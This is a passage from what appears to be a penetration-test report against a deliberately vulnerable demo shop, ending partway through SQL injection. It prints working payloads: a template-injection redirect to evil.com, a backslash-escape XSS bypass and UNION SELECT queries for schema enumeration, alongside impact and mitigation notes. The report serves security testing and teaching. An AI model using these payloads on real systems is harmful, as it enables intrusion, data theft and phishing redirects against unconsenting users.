
6.4 Open Redirect (Dom-Based) Vulnerability

Affected Page : `/blog`

Try adding malicious phishing or malware-hosting domains into Dom

Exploitation Payload

```
{{constructor.constructor("window.location.href='https://evil.com'")()}}
```



Result

The user browser was instantly redirected to the attacker-controlled server (https://evil.com), confirming a critical open redirect risk.


6.5 Base64-Encoded Data

Affected Page : `/catalog`

Manual Exploiting

Step 1 — Capture the Request in Burp

1. In Burp's browser, visit `https://ginandjuice.shop/catalog`
2. In Burp → **Proxy** → **HTTP History**
3. Find the request to `/catalog` and **right-click** → **Send to Repeater**




Step 2 — Identify the Parameter

We find this in the request:


`eyJ0eXBlIjoiY2xhc3MiLCJ2YWx1ZSI6InpOU1c2WDJSOWZpV3hGcXUifQ==`

The `==` at the end is a classic **Base64 sign**.



Step 3 — Decode It

In Burp → use the **Decoder tab**:



Result

```
{"type":"class","value":"zNSW6X2R9fiWxFqu"}
```

Impact Possibilities of Base64-Encoded Data

- **Easily Decoded**
  - Base64 is not a secure method of encoding; it can be easily decoded with simple tools or even through the browser's developer console.
- **Sensitive Data Exposure**
  - If confidential information (e.g., session tokens, authentication credentials) is encoded in Base64 and used in URLs or parameters, it can be exposed in server logs, browser history, and referrer headers, making it easy for attackers to access.

Mitigation Strategies for Base64-Encoded Data

- **Avoid Using Base64 for Sensitive Data:**
  - Base64 encoding is not encryption—it is easily reversible. Avoid using Base64 encoding for sensitive data (like user IDs, session tokens, or any confidential information) in URLs or parameters.
- **Use Proper Encryption Instead of Base64:**
  - For any sensitive data that needs to be transmitted, use proper encryption techniques (e.g., AES or RSA). Ensure that data is encrypted securely on the server side before being sent to the client or transmitted in URLs or parameters.
- **Implement Server-Side Validation and Access Control:**

- Always validate and authorize any incoming Base64-encoded data or parameters on the server side. Don’t rely on the client to handle validation—check on the back end to ensure the integrity and legitimacy of the data before processing.

6.6 Cross-Site-Scripting (XSS Reflected) Vulnerability

Affected Page : `/catalog`


Definition: Injecting malicious scripts into a web page via parameters that are reflected back. In this case, bypassing server-side backslash escaping.

Goal: Session hijacking or performing actions on behalf of the user.


Initial exploration of the catalog search page revealed that user input in the search
field was reflected in the URL, providing an entry point for injecting JavaScript code.
Attempts to directly inject JavaScript via the search field using basic payloads.

payload

```
<script>alert('XSS')</script>)
```



were blocked, indicating some level of input sanitization.



However, by leveraging the DOM (Document Object Model) manipulation via the browser's developer tools, the injection was successful.

Manual Exploitation


Step 1 — Detection & Source Code Analysis

User input is reflected inside a `<script>` block in the search Term parameter:

var search Text = 'USER_INPUT';


Payload

```
Alaa';<script>alert(1)</script>)
```



Step 2 — Identifying the Filter

Testing with a single quote `(')` showed that the server reflects it as `(\')`, attempting to neutralize the character.




Step 3 —The "Escaping the Escape" Bypass

By injecting an extra backslash before the quote, the server's escape character is forced to escape the first backslash instead of the quote.

Payload

```
\';alert(1)//
```




Step 4 — Verification of Rendered Code

The payload results in the following reflected code in the DOM:

var searchText = '\\';alert(1)//';

(The first \ escapes the second, leaving the ' free to execute the alert).



Result

The browser successfully triggered a JavaScript alert box with the value "1", confirming the vulnerability.

Impact Possibilities of Cross-Site-Scripting (XSS Reflected)

- **Unauthorized Script Execution:**
  - Attackers can inject malicious scripts into a webpage, which can execute in the user's
    browser.
- **Phishing and Social Engineering:**
  - An attacker could manipulate the webpage content using XSS to display fake login prompts or other deceptive messages, tricking users into giving away sensitive information.

Mitigation Strategies for Cross-Site-Scripting (XSS Reflected)

- **Sanitize User Input:**
  - Ensure any data taken from the user (e.g., input fields, URLs) is sanitized and validated
    before being processed or rendered in the DOM.
- **Use Safe DOM Manipulation Methods:**
  - Avoid using methods like document.write(), innerHTML, or eval() to insert user input
    directly into the DOM.

6.7 SQL Injection (SQLi) Vulnerability

Affected Page : `/catalog`

Definition

Occurs when an application improperly handles user input, allowing an attacker to interfere with the database queries.

Goal

Unauthorized data exfiltration (dumping user credentials).

The /catalog endpoint was found to be vulnerable to an In-band (UNION-based) SQL Injection via the category parameter. This allows an attacker to bypass application logic, enumerate the entire database structure, and exfiltrate sensitive user credentials.

Manual Exploitation

Step 1 — Detection & Error Triggering

Injecting a single quote `'` in the category parameter

Result

500 Internal Server Error, indicating improper input sanitization.

A series of manual payloads were then tested to confirm the SQL Injection and gather more information from the database.

Step 2 — Column Determination

Using the **ORDER BY** clause to identify the number of columns in the original query.

Payload

```
' ORDER BY 8--
```

Result


Confirmed 8 columns are being returned.

Step 3 — Database Enumeration (UNION SELECT)

To retrieve schema information, the following UNION SELECT payloads were used

Payload 1

```
' UNION SELECT NULL,NULL,GROUP_CONCAT(SCHEMA_NAME),NULL,NUL
L,NULL,NULL,NULL
FROM INFORMATION_SCHEMA.SCHEMATA --
```




Result

This extracted the list of database schemas, confirming the vulnerability.

Payload 2

Retrieving Tables from PUBLIC Schema:

```
' UNION SELECT NULL,NULL,table_name,NULL,NULL,NULL,NULL,NUL
L
FROM information_schema.tables WHERE table_schema = 'PUBLI
C' --
```



